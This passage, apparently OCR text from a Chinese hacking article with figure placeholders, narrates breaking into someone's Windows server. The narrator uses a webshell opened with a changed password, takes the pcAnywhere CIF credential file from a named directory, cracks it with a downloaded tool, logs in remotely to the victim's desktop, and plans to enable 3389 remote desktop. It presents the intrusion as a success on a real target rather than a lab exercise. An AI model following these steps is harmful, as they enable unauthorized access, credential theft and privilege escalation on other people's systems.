


图 6




图 5

使用浏览器打开上图中的shell地址，然后输入我们刚才修改的密码clzzy，顺利的就得到了一个webshell，如图5。

发现几个盘都可以读取，除极个别特殊设置的目录外（如system32等）都可以写入，还有开机自动登录密码哦。没有发现Serv-U等平时常见，也是X上经常提到的第三方软件，ftp也不行（对方使用的是微软自带的ftp组件）。我们现在的权限可以执行一些常规的命令，但遗憾的是不能使用“net user xxx xxx /add”命令来添加用户，该如何将自己的权限提升为管理员权限呢？正当我一筹莫展时，我查看服务却意外的发现了pcanywhere，如图6。于是，我决定利用pcanywhere来进行提权。从C:\Documents and Settings\All Users.WINNT\Application Data\Symantec\pcAnywhere目录中找到一个后缀为CIF的文件，如图7。为什么要找这个文件呢？这是因为pcanywhere将用户的密码信息存放在这个文件中的，注意不是pcanywhere安装目录中的CIF文件哦。我将其顺利的下载回来，然后又从网上下载了一个pcanywhere密码破解器，其实也就是一个查看CIF文件用户信息的小工具，使用它打开CIF文件，看来我人品不错哟，很容易就得到了用户名和密码，如图8。

接下来的事情就容易了，我下载了一个pcanywhere，使用其进行连接，在向导中输入目标地址，如图9，一会儿就出现了登录框，然后输入得到的用户名和密码，如图10，几秒钟后就看到了对方桌面，如图11。

由于pcanywhere没有3389控制那样方便，画面太慢了（个人感觉），所以我决定再打开3389




图7





图8





图9





图10

